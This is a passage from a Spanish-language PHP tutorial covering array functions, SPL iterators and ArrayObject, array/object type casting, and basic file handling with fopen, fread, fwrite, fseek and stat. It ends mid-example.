```
$numeros = range(0, 10, 2);
var_dump($numeros);
/*
array (size=6)
  0 => int 0
  1 => int 2
  2 => int 4
  3 => int 6
  4 => int 8
  5 => int 10
 */
$letras = range('a', 'd');
var_dump($letras);
/*
array (size=4)
  0 => string 'a' (length=1)
  1 => string 'b' (length=1)
  2 => string 'c' (length=1)
  3 => string 'd' (length=1)
 */
```

5. Dividir arrays

Existen diferentes **funciones que sirven para dividir un array en partes**:

- **array_slice**

```
array array_slice (array $array, int $offset [, int $length = null [, bool $preserve_keys
 = false ]])
```

Extrae una parte de un array, que comienza en *$offset* (si es negativo comienza por el final) y con una longitud de *$length*.

Si *$length* es **positivo**, la secuencia tendrá tantos elementos como indique el valor. Si es mayor que el propio *array*, se devolverán los elementos disponibles en el array. Si es **negativo**, la secuencia terminará en tantos elementos comenzando por el final del array. Si se omite, contendrá todos los elementos del array desde *$offset*.

El parámetro opcional *$preserve_keys* reiniciará los **índices numéricos** de forma predeterminada. Se pueden preservar cambiándolo a **true**.

```
$entrada = array("a", "b", "c", "d", "e");

$salida = array_slice($entrada, 2);      // "c", "d", y "e"
$salida = array_slice($entrada, -2, 1);  // "d"
$salida = array_slice($entrada, 0, 3);   // "a", "b", y "c"

// Observa las diferencias en las claves de los arrays:
var_dump($salida = array_slice($entrada, 2, -1)); // Devuelve [0]=>c, [1]=>d
var_dump($salida = array_slice($entrada, 2, -1, true)); // Devuelve [2]=>c, [3]=>d
```

- **array_splice**

```
array array_splice (array &$input, int $offset [, int $length [, mixed $replacement = array() ]] )
```

Elimina una porción del array y la reemplaza por algo. Comienza la eliminación desde *$offset* (si es negativo, comienza por el final).

Si se omite *$length*, se elimina todo desde *$offset* hasta el final del array. Si es **positivo**, se eliminan tantos elementos como indique su longitud. Si es **negativo**, el final de la porción eliminada será de tantos elementos como indique la longitud desde el final del array. Si es cero no se elimina ningún elemento.

Si se especifica el array *$replacement*, los elementos eliminados se reemplazarán por los elementos de este array.

Para eliminar todo desde *$offset* hasta el final de array cuando se ha especificado $replacement, se puede utilizar count(*$input*) para *$length*.

```
$animales = array("perro", "gato", "avestruz", "oso", "toro");
array_splice($animales, 2);
var_dump($animales); // Devuelve perro, gato

$animales = array("perro", "gato", "avestruz", "oso", "toro");
array_splice($animales, 1, -1);
var_dump($animales); // Devuelve perro, toro

$animales = array("perro", "gato", "avestruz", "oso", "toro");
array_splice($animales, 1, count($animales), "rinoceronte");
var_dump($animales); // Devuelve perro, rinoceronte

$animales = array("perro", "gato", "avestruz", "oso", "toro");
array_splice($animales, -4, 2, "ardilla");
var_dump($animales); // Devuelve perro, ardilla, oso, toro

$animales = array("perro", "gato", "avestruz", "oso", "toro");
array_splice($animales, -4, 0, "koala");
var_dump($animales); // Devuelve perro, koala, gato, avestruz, oso, toro
```

- **array_chunk**

```
array array_chunk (array $array, int $size [, bool $preserve_keys = false ])
```

Divide un array en fragmentos de tamaño *$size*. El último fragmento puede contener menos elementos que size.

Si *$preserve_keys* es true se mantienen las *keys*, sino se reindexa numéricamente.

Devuelve un **array multidimensional indexado numéricamente**, empezando desde cero.

```
$animales = array("perro", "gato", "avestruz", "oso", "toro");
$animales2 = array_chunk($animales, 2);
var_dump($animales2);
/*
array (size=3)
  0 =>
    array (size=2)
      0 => string 'perro' (length=5)
      1 => string 'gato' (length=4)
  1 =>
    array (size=2)
      0 => string 'avestruz' (length=8)
      1 => string 'oso' (length=3)
  2 =>
    array (size=1)
      0 => string 'toro' (length=4)
*/
```

6. Modificar elementos en arrays

Las siguientes son funciones que modifican los elementos de un array:

- **array_shift**

```
mixed array_shift (array &$array)
```

Quita el primer valor del *$array* y lo devuelve. Los **arrays asociativos** no varían sus keys, mientras que los **numéricos** son reindexados y comienzan de cero.

Esta función después de usarse ejecuta *reset()* en el array.

```
$animales = array("perro", "gato", "avestruz", "oso", "toro");

$unAnimal = array_shift($animales);
var_dump($animales); // Devuelve el array $animales pero sin "perro"
var_dump($unAnimal); // Devuelve el string "perro"
```

- **array_unshift**

```
int array_unshift (array &$array, mixed $value1 [, mixed $... ])
```

Añade los valores *$value* al **inicio del *array***. Igual que en *array_shift()*, en los **arrays asociativos** no varían sus keys, mientras que los **numéricos** se reindexan.

```
$animales = array("perro", "gato", "avestruz");

$masAnimales = array_unshift($animales, "delfin", "ballena");
var_dump($animales); // Devuelve el array $animales con delfín y ballena al principio
var_dump($masAnimales); // Devuelve el integer 5 (total de elementos del array)
```

- **array_pop**

```
mixed array_pop (array &$array)
```

Quita el último valor del array y lo devuelve.

Esta función después de usarse ejecuta *reset()* en el array.

```
$animales = array("perro", "gato", "avestruz");

$unAnimal = array_pop($animales);
var_dump($animales); // Devuelve el array con perro, gato
var_dump($unAnimal); // Devuelve el string avestruz
```

- **array_push**

```
int array_push (array &$array, mixed $value1 [, mixed $... ])
```

Inserta uno o más elementos **al final de un *array***. Viene a ser lo mismo que insertar un elemento a un array *$array[] = valor*, pero se pueden insertar varios de vez. Si se inserta sólo un valor, es mejor utilizar la forma tradicional.

```
$animales = array("perro", "gato", "avestruz");

$masAnimales = array_push($animales, "delfin", "ballena");
var_dump($animales); // Devuelve el array $animales con delfín y ballena al final
var_dump($masAnimales); // Devuelve el integer 5 (total de elementos del array)
```

- **array_flip**

```
array array_flip (array $array)
```

Intercambia las *keys* de un array con sus *values*.

Los values del array tienen que ser válidos (de tipo *integer* o *string*), sino genera un **warning** y los elementos en cuestión no se incluirán en el resultado.

```
$animales = ["perro" => "Golden", "gato" => "Mooky"];
$array = array_flip($animales);
var_dump($array);
/*
array (size=2)
  'Golden' => string 'perro' (length=5)
  'Mooky' => string 'gato' (length=4)
*/
```

5. SPL, arrays mediante objetos

Indice de contenido

1. Introducción
2. ¿Por qué utilizar iteradores SPL?
3. ArrayIterator
4. DirectoryIterator
5. ArrayObject

1. Introducción

La **biblioteca SPL**, **Standard PHP Library**, es un conjunto de **interfaces y clases para PHP**. Fue diseñada para recorrer estructuras agregadas: arrays, resultados de bases de datos, árboles XML, listados de directorios o cualquier otro tipo de listado.

SPL trabaja con **iteradores**. La **iteración** es el proceso de recorrer una lista de elementos. Un **iterador** es simplemente un objeto que recorre una lista. La biblioteca viene con un gran listado de clases, para verlas todas, puedes emplear la función *spl_classes()*:

```
foreach(spl_classes() as $key => $value)
{
    echo $key.' -> '.$value.'<br>';
}
```

2. ¿Por qué utilizar Iteradores SPL?

Los **objetos iteradores** realizan la misma función que cuando se itera con arrays, pero a diferencia de éstos, pueden albegar una gran cantidad de datos y organizarlos más eficientemente.

El **loop foreach** hace una copia de cualquier array que se le pase, por lo que si son muchos los datos que se tienen que iterar, hacer una copia de cada array cada vez que se usen en un foreach puede resultar muy costoso. Los **iteradores SPL encapsulan las listas de datos** y muestran un elemento cada vez haciéndolo mucho más eficiente.

Los iteradores también facilitan el **lazy loading**, es decir, devuelven los datos sólo cuando se necesita. También se pueden manipular los datos antes de devolverlos al usuario.

Usar o no usar iteradores SPL es una decisión que depende del **proyecto** en el que se esté trabajando. Normalmente cuando se trabaja con una gran cantidad de datos es más conveniente usarlos.

3. ArrayIterator

El constructor de la clase **ArrayIterator** recibe un array como parámetro y proporciona métodos con los que iterar mediante el objeto creado:

```
$animales = ["perro", "gato", "liebre", "toro", "conejo"];
// Se crea un nuevo ArrayIterator y se pasa el array
$iterador = new ArrayIterator($animales);
// Se hace loop con el objeto
foreach ($iterador as $key => $value) {
    echo $key . ":  " . $value . "<br>";
}
/*
0:  perro
1:  gato
2:  liebre
3:  toro
4:  conejo
*/
```

Normalmente se utiliza **ArrayObject**, una **clase que permite trabajar con objetos como si fueran arrays**. Esta clase crea directamente un **ArrayIterator** cuando se usa un *loop foreach* o cuando se llama al método **ArrayIterator::getIterator()**.

Conviene apuntar que tanto ArrayObjet como ArrayIterator son **objetos**, y no se pueden usar funciones de arrays en ellos.

ArrayIterator está limitado a arrays unidimensionales, de un sólo nivel. Para poder utilizarlo en arrays multidimensionales se puede utilizar **RecursiveArrayIterator**.

Una forma de **mostrar los elementos anidados en un array con un foreach** es la siguiente:

```php
$animales = [
    "perro" => ["Sparky"],
    "gato" => ["Bear"],
    "liebre" => ["Bunny"],
    "toro" => ["Hunk"],
    "conejo" => "Juliet"
];
// Loop a través del array
foreach ($animales as $key => $value) {
    // Comprobar si tiene subnivel
    if (is_array($value)) {
        foreach ($value as $k => $v) {
            echo $k . ": " . $v . "<br>";
        }
    }
    else {
        echo $key . ": " . $value . "<br>";
    }
}
/*
0: Sparky
0: Bear
0: Bunny
0: Hunk
conejo: Juliet
*/
```

Una forma más elegante de hacerlo es utilizando **RecursiveArrayIterator**:

```php
$animales = [
    "perro" => ["Sparky"],
    "gato" => ["Bear"],
    "liebre" => ["Bunny"],
    "toro" => ["Hunk"],
    "conejo" => "Juliet"
];
$iterador = new RecursiveArrayIterator($animales);
foreach(new RecursiveIteratorIterator($iterador) as $key => $value) {
    echo $key . ": " . $value . "<br>";
}
/*
0: Sparky
0: Bear
0: Bunny
0: Hunk
conejo: Juliet
*/
```

Es necesario crear una instancia de **RecursiveIteratorIterator** y pasarle el objeto **RecursiveArrayIterator** que se ha creado con anterioridad.

Cuando se trabaja con arrays multidimensionales conviene usar **RecursiveArrayIterator**. **RecursiveIteratorIterator** es el **decorador** que permite iterar por los diferentes niveles, itera el array de RecursiveArrayIterator e itera también cualquier otro array que se vaya encontrando como valor. Se puede

obtener la profundidad de los niveles de un array con **RecursiveIteratorIterator::getDepth()**. Hay que tener en cuenta que **los objetos también son iterables**, por lo que si un elemento del array es un objeto, será iterado.

4. DirectoryIterator

Para **recorrer directorios y sus archivos en PHP** ya existen funciones específicas como *scandir()* o *glob()*, pero también es posible utilizar **DirectoryIterator**.

```
// Se crea un nuevo objeto DirectoryIterator
$directorio = new DirectoryIterator("/Mi/directorio");
// Se hace un loop a través del directorio
foreach ($directorio as $item) {
    echo $item . "<br>";
}
```

Con este **iterador**, al igual que con cualquiera de los **iteradores SPL**, se pueden utilizar excepciones de esta forma:

```
try {
    $directorio = new DirectoryIterator("/un/directorio/que/no/existe");
    foreach ($directorio as $item) {
        echo $item . "<br>";
    }
}
catch (Exception $e) {
    echo get_class($e) . ": " . $e->getMessage();
}
/*
UnexpectedValueException: DirectoryIterator::__construct(/un/directorio/que/no/existe):
failed to open dir: No such file or directory
 */
```

Existen métodos muy útiles para tener información básica de cualquier directorio: **DirectoryIterator::isDot()**, **DirectoryIterator::getType()** o **DirectoryIterator::getSize()**. Se puede combinar también **DirectoryIterator** con otros iteradores como **FilterIterator** o **RegexIterator** para devolver archivos con unos criterios específicos:

```
class FileExtensionFilter extends FilterIterator
{
    // Lista de extensiones permitidas
    protected $ext = ["php", "txt"];
    // Método abstract que debe ser implementado en la subclase
    public function accept() {
        return in_array($this->getExtension(), $this->ext);
    }
}
// Crear un nuevo iterador:
$directorio = new FileExtensionFilter(new DirectoryIterator("/mi/directorio"));
// Mostrar sólo los archivos php y txt
foreach ($directorio as $key){
    echo $key . "<br>";
}
```

SPL también proporciona **RecursiveDirectoryIterator**, que se puede usar de la misma forma que

RecursiveArrayIterator. RecursiveDirectoryIterator puede facilitar el trabajo de iterar directorios recursivamente, además de que queda un código mucho más limpio. La única pega es que no muestra directorios vacíos, sólo los que tienen archivos:

```
// Se crea un nuevo objeto RecursiveDirectoryIterator
$iterador = new RecursiveDirectoryIterator("/mi/directorio/");
// Se crea instancia de RecursiveIteratorIterator
foreach (new RecursiveIteratorIterator($iterador) as $item) {
    echo $item . "<br>";
}
```

5. ArrayObject

ArrayObject permite el **recorrido externo de arrays** y **crear instancias de ArrayIterator**. Podemos ver los métodos de la clase de esta forma:

```
foreach(get_class_methods(new ArrayObject()) as $key=>$method)
{
    echo $key.' -> '.$method.'<br>';
}
```

Los métodos de los que dispone ArrayObject son los siguientes:

0 -> __construct	12 -> uasort
1 -> offsetExists	13 -> uksort
2 -> offsetGet	14 -> natsort
3 -> offsetSet	15 -> natcasesort
4 -> offsetUnset	16 -> unserialize
5 -> append	17 -> serialize
6 -> getArrayCopy	18 -> getIterator
7 -> count	19 -> exchangeArray
8 -> getFlags	20 -> setIteratorClass
9 -> setFlags	21 -> getIteratorClass
10 -> asort	
11 -> ksort	

ArrayIterator tiene los 15 primeros métodos iguales a **ArrayObject**, se diferencian en los seis últimos. **ArrayIterator** tiene: rewind(), current(), key(), next(), valid() y seek(), lo que le permite iterar por sí solo. **ArrayObject** necesita crear una instancia de **ArrayIterator** para iterar, y lo hace mediante *getIterator()*.

Veamos un ejemplo:

```php
$animales = array('perro', 'gato', 'conejo', 'cerdo', 'caballo');
// Se crea el objeto array:
$objeto = new ArrayObject($animales);
// Podemos añadir otro elemento al array
$objeto->append('canguro');
// También podemos ordenarlo como queramos, por ejemplo, alfabéticamente:
$objeto->natcasesort();
// Se itera a través del array:
for($iterador = $objeto->getIterator();
    // Comprobar si es válido
    $iterador->valid();
    // Moverse al siguiente elemento
    $iterador->next())
{
    // Mostrar el key y value actuales
    echo $iterador->key() . ' => ' . $iterador->current() . '<br />';
}
```

En el ejemplo anterior se ha recorrido externamente el objeto del array con *getIterator()*. Podríamos haber usado un ***foreach*** y el método *getInstance()* se hubiera llamado automáticamente. Los métodos *key()* y *current()* pertenecen a la instancia de **ArrayIterator.**

ArrayObject::getIterator devuelve una instancia de **ArrayIterator** desde la instancia original de **ArrayObject**.

Al ordenar los resultados con *natcasesort()* podemos ver que el resultado ha ordenado los valores alfabéticamente, pero los keys se han mantenido tal cual:

```
4 => caballo
5 => canguro
3 => cerdo
2 => conejo
1 => gato
0 => perro
```

Podemos emplear la función *count()* para contar el número de items:

```php
$animales = array('perro', 'gato', 'conejo', 'serpiente', 'caballo');
$objeto = new ArrayObject($animales);
echo $objeto->count(); // Devuelve 5
```

También es posible **remover un ítem del array** anterior empleando *offsetUnset($elemento)*, donde *$elemento* es el ítem que queremos eliminar. Vamos a eliminar el único que no es mamífero:

```
$animales = array('perro', 'gato', 'conejo', 'serpiente', 'caballo');
$objeto = new ArrayObject($animales);

$objeto->offsetUnset(3);

for($iterador = $objeto->getIterator(); $iterador->valid(); $iterador->next()){
    echo $iterador->key() . " -> " . $iterador->current() . "<br>";
}
/*
0 -> perro
1 -> gato
2 -> conejo
4 -> caballo
 */
```

Vemos que el array no se reindexa, desaparece serpiente pero los demás *keys* mantienen su número. Para comprobar que existe un offset se emplea *offsetExists()*:

```
$animales = array('perro', 'gato', 'conejo', 'serpiente', 'caballo');
$objeto = new ArrayObject($animales);

if ($objeto->offsetExists(3)) echo "Offset existe"; // Devuelve Offset existe
```

También podemos **cambiar el valor de cualquier elemento**, con *offsetSet()*. Vamos a insertar un nuevo animal mamífero en el lugar que ha quedado vacío:

```
$animales = array('perro', 'gato', 'conejo', 'serpiente', 'caballo');

try {
    $objeto = new ArrayObject($animales);

    $objeto->offsetSet(3, "oso");

    for($iterador = $objeto->getIterator(); $iterador->valid(); $iterador->next())
    {
        echo $iterador->key() . ' -> ' . $iterador->current() . '<br>';
    }
}
catch (Exception $e)
{
    echo $e->getMessage();
}
```

También existe *offsetGet()* para **obtener el valor de un elemento del array**:

```
$animales = array('perro', 'gato', 'conejo', 'serpiente', 'caballo');

try {
    $objeto = new ArrayObject($animales);

    echo $objeto->offsetGet(4); // Devuelve caballo
}
catch (Exception $e)
{
    echo $e->getMessage();
}
```

Si queremos **copiar un array para editar o hacer comparaciones**, podemos emplear *getArrayCopy()*:

```
$animales = array('perro', 'gato', 'conejo', 'serpiente', 'caballo');
$objeto = new ArrayObject($animales);
$copiaArray = $objeto->getArrayCopy();
```

Hay que tener en cuenta que lo anterior es una **copia del array**, no es una copia del objeto, por lo que dará **error** si queremos hacer algo como ***$copiaArray->getIterator()***. Para ello deberemos crear de nuevo un objeto con la copia:

```
$animales = array('perro', 'gato', 'conejo', 'serpiente', 'caballo');
$objeto = new ArrayObject($animales);
$copiaObjeto = new ArrayObject($objeto->getArrayCopy());
```

La clase también viene con algunas ***flags*** o banderas: **STD_PROP_LIST** y **ARRAY_AS_PROPS**, que permiten configurar el registro y la salida de los datos en la clase **ArrayObject**.

STD_PROP_LIST nos dice como leer, y ARRAY_AS_PROPS nos dice como debemos escribir los elementos creados en el array de la clase **ArrayObject**. Si guardamos elementos a través de la notación normal de **array[]**, siempre funcionará de la misma forma, independientemente de los flags:

```
$a = new ArrayObject();
$a['key'] = 'Valor del elemento array';
$a->propiedad = 'Valor de la propiedad de objeto';
var_dump($a);
echo "Foreach:" . "<br>";
foreach ($a as $wa){
    echo $wa . "<br>";
}
/*
object(ArrayObject)[1]
  public 'propiedad' => string 'Valor de la propiedad de objeto' (length=31)
  private 'storage' =>
    array (size=1)
      'key' => string 'Valor del elemento array' (length=24)
Foreach:
Valor del elemento array
*/
```

Cuando configuramos **ARRAY_AS_PROPS** significa que cuando guardas **propiedades** no se guardarán en el objeto como se haría con objetos normales, se guardarán como **elementos internos**. Esto hace que aparezcan también en un ***foreach()***. Si no se configura esta bandera, se guardará la propiedad en el

objeto del array (como en el ejemplo anterior). Veamos el ejemplo con ARRAY_AS_PROPS:

```
$b = new ArrayObject(array(), ArrayObject::ARRAY_AS_PROPS);
$b['key'] = 'Valor del elemento array';
$b->propiedad = 'Valor de la propiedad de objeto';
var_dump($b);
echo "Foreach:" . "<br>";
foreach ($b as $we){
    echo $we . "<br>";
}
/*
object(ArrayObject)[1]
  private 'storage' =>
    array (size=2)
      'key' => string 'Valor del elemento array' (length=24)
      'propiedad' => string 'Valor de la propiedad de objeto' (length=31)
Foreach:
Valor del elemento array
Valor de la propiedad de objeto
*/
```

La bandera **STD_PROP_LIST** decide qué devolver bajo ciertas condiciones, sobre todo con ***var_dump()***, aunque existen otros casos. Si se configura **ArrayObject** con STD_PROP_LIST, devolverá las propiedades que se han establecido en **ArrayObject** o **ArrayIterator**. Si no se han establecido, var_dump() devolverá una lista de los elementos internos que se hayan guardado.

```
$c = new ArrayObject(array(), ArrayObject::STD_PROP_LIST);
$c['key'] = 'Valor del elemento array';
$c->propiedad = 'Valor de la propiedad de objeto';

var_dump($c);
echo "Foreach:" . "<br>";
foreach ($c as $wi){
    echo $wi . "<br>";
}
/*
object(ArrayObject)[1]
  public 'propiedad' => string 'Valor de la propiedad de objeto' (length=31)
  private 'storage' =>
    array (size=1)
      'key' => string 'Valor del elemento array' (length=24)
Foreach:
Valor del elemento array
*/
```

6. Casting

PHP es considerado un lenguaje **loosely typed** o **dynamically typed**, lo que significa que el **tipo** de las variables se determinan por contexto. Si por ejemplo escribimos *$variable = 5*, PHP reconoce que es un ***integer***. Por el contrario, si escribimos *$variable = "5"*, PHP lo identifica como un ***string***. No es necesario indicar el tipo de variable que va a ser porque PHP lo va a identificar.

Cuando queremos **especificar el tipo de variable del que se trata**, o convertir de un tipo a otro de una variable ya existente, empleamos lo que se llama ***type casting***. Esto es simplemente especificar el tipo de

variable que se quiere obtener.

Indice de contenido

1. Conversión de un array a un objeto
2. Conversión de un objeto a un array
3. Dificultades de conversión

1. Conversión de un array a un objeto

Cuando un ***array asociativo*** se convierte en un ***object***, las ***keys*** serán el nombre de las propiedades y los ***values*** serán los valores de dichas propiedades. Si se trata de un ***array numérico***, las keys serán inaccesibles a no ser que sean recorridas.

```
$animales = [
    "perro" => "Spoofy",
    "gato" => "Lenders",
    "conejo" => "Tobby",
    "caballo" => "Trotter"
];
$objeto = (object) $animales;
var_dump($objeto);
foreach ($objeto as $animal => $nombre){
    echo ucfirst($animal) . ": " . $nombre . "<br>";
}
/*
object(stdClass)[1]
  public 'perro' => string 'Spoofy' (length=6)
  public 'gato' => string 'Lenders' (length=7)
  public 'conejo' => string 'Tobby' (length=5)
  public 'caballo' => string 'Trotter' (length=7)
Perro: Spoofy
Gato: Lenders
Conejo: Tobby
Caballo: Trotter
*/
```

Cualquier tipo de variable que se convierta a ***object***, creará una **instancia de la clase stdClass**. Este nombre de clase está reservado, ya que es el objeto por defecto de PHP para este tipo de casos.

Cuando se trata de arrays multidimensionales, no vale con el método anterior, es necesario hacerlo de forma recursiva:

```php
$animales = [
    "perro" => ["nombre" => "Spoofy", "edad" => 10],
    "gato" => ["nombre" => "Lenders", "edad" => 9],
    "conejo" => ["nombre" => "Tobby", "edad" => 4],
    "caballo" => ["nombre" => "Trotter", "edad" => 10]
];
function arrayToObject($array) {
    if (is_array($array)) {
        return (object) array_map(__FUNCTION__, $array);
    }
    else {
        // Return object
        return $array;
    }
}
$objeto = arrayToObject($animales);
var_dump($objeto);
echo "Nombre del perro: " . $objeto->perro->nombre . "<br>";
echo "Edad del perro: " . $objeto->perro->edad . "<br>";
```

El ejemplo anterior devolverá un objeto con cada animal, cuyas propiedades public serán *nombre* y *edad*.

2. Conversión de un objeto a un array

Para **convertir un objecto a un array**, se emplea el mismo método de ***type casting***:

```php
class Animales {
    public $perro = "Spoofy";
    public $gato = "Lenders";
    public $conejo = "Tobby";
    public $caballo = "Trotter";
}
$animales = new Animales;
$array = (array) $animales;
var_dump($array);
/*
 array (size=4)
  'perro' => string 'Spoofy' (length=6)
  'gato' => string 'Lenders' (length=7)
  'conejo' => string 'Tobby' (length=5)
  'caballo' => string 'Trotter' (length=7)
*/
```

De nuevo, para **convertir objetos en arrays multidimensionales**, es necesario emplear una **función recursiva**:

```
function objectToArray($objeto) {
    if (is_object($objeto)) {
        $objeto = get_object_vars($objeto);
    }
    if (is_array($objeto)) {
        return array_map(__FUNCTION__, $objeto);
    }
    else {
        return $objeto;
    }
}
$animales = new stdClass;
$animales->perro = "Spoofy";
$animales->gato = new stdClass;
$animales->gato->nombre = "Lenders";
$animales->gato->edad = "9";

$array = objectToArray($animales);
var_dump($array);

echo "El nombre del gato es: {$array["gato"]["nombre"]} <br>";// El nombre del gato es:
Lenders
echo "La edad del gato es: {$array["gato"]["edad"]} <br>";// La edad del gato es: 9
```

3. Dificultades de conversión

Para cualquier tipo: *integer*, *float*, *string*, *boolean* y *resource*, convertir un valor a un array resulta en un array con un sólo elemento de índice 0.

Si se **convierte un objeto en un array**, el resultado es un **array cuyos elementos son las propiedades del objeto**. Los *keys* serán los nombres de las propiedades, con excepciones: las **variables privadas** tienen el nombre de la clase al comienzo del nombre de la variable, y las **variables protegidas** tienen un carácter * al comienzo del nombre de la variable. Ambas generan dos bytes adicionales a los lados del nombre, lo que causa comportamientos inesperados como la muestra del carácter de reemplazo de unicode :

```
class ClaseUno {
    private $var = "Soy var de Uno"; //  Este campo se convertirá en '\0A\0A'
}
class ClaseDos extends ClaseUno {
    private $var = "Soy var de Dos"; // Este campo se convertirá en '\0B\0A'
    public $vor = "Soy vur"; // Este campo se convertirá en 'AA'
    protected $vur = "Soy vur";
}
var_dump((array) new ClaseDos());
/*
 Se genera:
array (size=4)
  'ClaseDosvar' => string 'Soy var de Dos' (length=15)
  'vor' => string 'Soy vor' (length=7)
  '*vur' => string 'Soy vur' (length=7)
  'ClaseUnovar' => string 'Soy var de Uno' (length=14)
 */
```

Para evitar esto se puede emplear un método para obtener las propiedades del objeto mediante get_object_vars():

```
class ClaseUno {
    private $a = "Soy a";
    protected $b = "Soy b";
    public $c = "Soy c";
    public function getProp(){
        return get_object_vars($this);
    }
}
$uno = new ClaseUno;
$vars = $uno->getProp();
foreach ($vars as $var){
    echo $var . "<br>";
} // Devuelve los valores de las tres propiedades: $a, $b y $c
```

6. I/O

1. Manejo de archivos

Indice de contenido

1. Abrir, leer, escribir y cerrar un archivo
2. Puntero de archivo
3. Obtener información de un archivo
4. Funciones de directorios

1. Abrir, leer, escribir y cerrar un archivo

Abrir un archivo

Los **archivos en PHP** se abren con la función ***fopen()***, que requiere dos parámetros: el **archivo que se quiere abrir** y el **modo en el que abrir el archivo**. La función devuelve un **puntero** en el archivo si es satisfactoria o **cero** si no lo es. Los archivos se abren para realizar operaciones de lectura o escritura.

```
$fp = fopen("miarchivo.txt", "r");
```

Si no es posible abrir el archivo, devuelve cero, por eso es frecuente utilizar esta función en una condición:

```
if (!$fp = fopen("miarchivo.txt", "r")){
    echo "No se ha podido abrir el archivo";
}
```

Se puede abrir un archivo pero también una **URL externa**, ya que *fopen()* realmente lo que hace es crear una conexión, por eso hay que cerrarla posteriormente.

```
$fp = fopen("http://localhost:8000", "r");
```

Los **modos de acceso existentes para fopen** son:

Modo	Descripción
r	Apertura para lectura. Puntero al principio del archivo
r+	Apertura para lectura y escritura. Puntero al principio del archivo
w	Apertura para escritura. Puntero al principio del archivo y lo sobreescribe. Si no existe se intenta crear.
w+	Apertura para lectura y escritura. Puntero al principio del archivo y lo sobreescribe. Si no existe se intenta crear.
a	Apertura para escritura. Puntero al final del archivo. Si no existe se intenta crear.
a+	Apertura para lectura y escritura. Puntero al final del archivo. Si no existe se intenta crear.
x	Creación y apertura para sólo escritura. Puntero al principio del archivo. Si el archivo ya existe dará error E_WARNING. Si no existe se intenta crear.
x+	Creación y apertura para lectura y escritura. Mismo comportamiento que x.
c	Apertura para escritura. Si no existe se crea. Si existe no se sobreescribe ni da ningún error. Puntero al principio del archivo.
c+	Apertura para lectura y escritura. Mismo comportamiento que C.

Algunas **consideraciones** de la tabla:

- Si el archivo no es escribible, abrirlo con *r+* fallará, incluso cuando sólo se intenta leer.

- *w* y *w+* eliminarán el contenido de cualquier archivo. Para sólo añadir y no borrar, se usa a y *a+*.
- Si quieres crear nuevos archivos y evitar sobreescribir sin querer un archivo existente, utiliza *x* o *x+*.
- Cuando se trabaja con **archivos binarios**, como imágenes, hay que añadir 'b' después del modo. Como *rb* o *r+b*

Leer un archivo

Una vez abierto el archivo, vamos a leerlo y guardar sus contenidos en una variable con *fread()*:

```
$file = "miarchivo.txt";
$fp = fopen($file, "r");
$contents = fread($fp, filesize($file));
```

La variable *$contents* guardará el contenido que obtengamos con la función *fread()*. Esta función requiere dos parámetros, el archivo abierto y la longitud que queremos leer de dicho archivo (en bytes). En este caso hemos empleado la función *filesize()* para obtener el tamaño del archivo y así devolver todo su contenido.

Cerrar un archivo

Finalmente, vamos a cerrar el archivo (no es obligatorio pero se recomienda):

```
fclose($fp);
```

Escribir en un archivo

Al igual que para **leer un archivo**, hay más de una forma de **escribir** en uno. La forma más básica es utilizar la función *fwrite()* (o *fputs()*, que es su alias):

```
$file = "miarchivo.txt";
$texto = "Hola que tal";
$fp = fopen($file, "w");
fwrite($fp, $texto);
fclose($fp);
```

Esta vez hemos empleado el **modo w**, que permite escribir sobreescribiendo el archivo.

Podemos **limitar la longitud de datos que queremos escribir** (todos los datos que había en el archivo se borrarán por completo igualmente):

```
$file = "miarchivo.txt";
$texto = "Hola que tal";
$fp = fopen($file, "w");
fwrite($fp, $texto, 4); // Escribirá sólo: Hola
```

Si el archivo *miarchivo.txt* no existe, se creará automáticamente con el **modo w de la función fopen**.

2. Puntero de archivo

Un **puntero de archivo** (*file pointer* o *handle*) es una **variable que hace referencia a un archivo**. Es una variable que **apunta a un archivo en concreto**, y normalmente se obtiene cuando se abre con *fopen()*.

PHP y su recolección de basuras cierra todos los punteros de archivos al final de la ejecución del script, aunque se considera una buena práctica cerrar los archivos manualmente con *fclose()*.

Además de apuntar a un archivo, apunta a una **posición concreta en ese archivo**. En la mayoría de los casos cuando se abre un archivo el puntero apunta al principio (posición 0) o al final del archivo.

La función *feof()* es utilizada con frecuencia en el **manejo de archivos en PHP**. Esta función **comprueba**

si el puntero se encuentra al final del archivo. Se utiliza cuando se recorre **un archivo línea por línea** o para la **lectura de grandes archivos**, mediante un condicional:

```
$archivo = "miarchivo.txt";
// Abrimos el archivo
$fp = fopen($archivo, "r");
// Loop que parará al final del archivo, cuando feof sea true:
while(!feof($fp)){
    echo fread($fp, 4092);
}
```

El código anterior sólo cargará 4kb de datos de vez, lo que reduce el uso de memoria para grandes archivos.

Seeking es mover el puntero de un archivo. Para mover el puntero se puede usar la función *fseek()*, y para encontrar la posición de un puntero dado *ftell()*. Vamos a ver algunos ejemplos:

```
$file = "miarchivo.txt";
$texto = "Hola que tal 12345";
$fp = fopen($file, "w");
fwrite($fp, $texto);
fclose($fp);
```

Ahora abriremos el archivo para ir viendo *fseek* y *ftell*:

```
$fp = fopen($file, "r");
// Si lo hemos abierto con r, siempre empieza desde el principio:
echo ftell($fp) . "<br>"; // Devuelve 0
// Colocamos el apuntador en la posicion 10:
fseek($fp, 10);
// Mostramos la posición actual:
echo ftell($fp) . "<br>"; // Devuelve 10
// Se puede indicar una posición sin contenido:
fseek($fp, 1000);
echo ftell($fp) . "<br>"; // Devuelve 1000
// Para ir al final del archivo se emplea un tercer argumento en fseek:
fseek($fp, 0, SEEK_END);
echo ftell($fp) . "<br>"; // Devuelve 18
// Para mover el apuntador a una posición relativa se emplea SEEK_CUR:
fseek($fp, -5, SEEK_CUR);
echo ftell($fp) . "<br>"; // Devuelve 13
```

No es necesario emplear *fseek()* para mover el puntero, también se puede hacer cuando se lee o se escribe un archivo:

```
// Cambiar el puntero leyendo un archivo:
$file = "miarchivo.txt";
$fp = fopen($file, "r");
// Leemos 10 bytes
$datos = fread($fp, 10);
echo ftell($fp); // Devuelve 10
// Cambiar el puntero escribiendo un archivo:
$file = "miarchivo.txt";
$texto = "12345";
$fp = fopen($file, "w");
// Escribimos los 5 bytes del texto:
fwrite($fp, $texto);
echo ftell($fp); // Devuelve 5
```

3. Obtener información de un archivo

Se puede **obtener información de un archivo** además de su **contenido**: tamaño, última vez que se ha accedido o modificado, número de links, etc. La función principal para obtener esta información es con la función *stat()*, en esta tabla se pueden ver los 12 elementos que devuelve el *array*.

```
$file = "miarchivo.txt";
$texto = "Todos somos muy ignorantes, lo que ocurre es que no todos ignoramos las mismas cosas.";

$fp = fopen($file, "w");
fwrite($fp, $texto);

$datos = stat($file);

echo $datos[3] . "<br>"; // Número de enlaces, 1
